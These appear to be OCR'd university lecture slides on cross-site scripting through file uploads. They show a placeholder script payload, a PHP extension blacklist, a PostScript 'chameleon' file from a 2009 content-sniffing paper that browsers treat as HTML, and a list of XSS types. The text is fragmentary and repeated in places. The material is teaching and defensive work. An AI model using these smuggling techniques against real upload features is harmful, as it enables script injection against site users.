
After clicking on this option, the XSS payload would trigger, the researcher said.

Bharad also provided a Proof-of-Concept (PoC) video to demonstrate the vulnerability.

Recap: File Uploading Bugs



Stored XSS Attacks Example – File Upload



Defense: Content-filtering Checks


```
<html>
  <script>
    attack();
  </script>
</html>
```

xss.html

Content-filtering checks

```
<?php
  $black_list = array('js','php','html',...)
  if (!in_array(ext($file_name), $black_list)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

```
Error:
forbidden
file type
```

PHP interpreter

Content Sniffing Attack, *S&P '2009*

- Make a victim's browser treats non-HTML content as HTML

2009 30th IEEE Symposium on Security and Privacy

Secure Content Sniffing for Web Browsers, *or* How to Stop Papers from Reviewing Themselves

Adam Barth
UC Berkeley

Juan Caballero
UC Berkeley and CMU

Dawn Song
UC Berkeley

Abstract

Cross-site scripting defenses often focus on HTML documents, neglecting attacks involving the browser's content-sniffing algorithm, which can treat non-HTML content as HTML. Web applications, such as the one that manages this conference, must defend themselves against these attacks or risk authors uploading malicious papers that automatically submit stellar self-reviews. In this paper, we formulate


```
%!PS-Adobe-2.0
%%Creator: <script> ... </script>
%%Title: attack.dvi
```

Figure 1. A chameleon PostScript document that Internet Explorer 7 treats as HTML.

then propose fixing the root cause of these vulnerabilities: the browser content-sniffing algorithm. We design an algo-


Content Sniffing Attack, *S&P '2009*

- Make a victim's browser treats non-HTML content as HTML




Content Sniffing Attack, *S&P '2009*

- Make a victim's browser treats non-HTML co



Recap: FUSE, NDSS '20



XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)

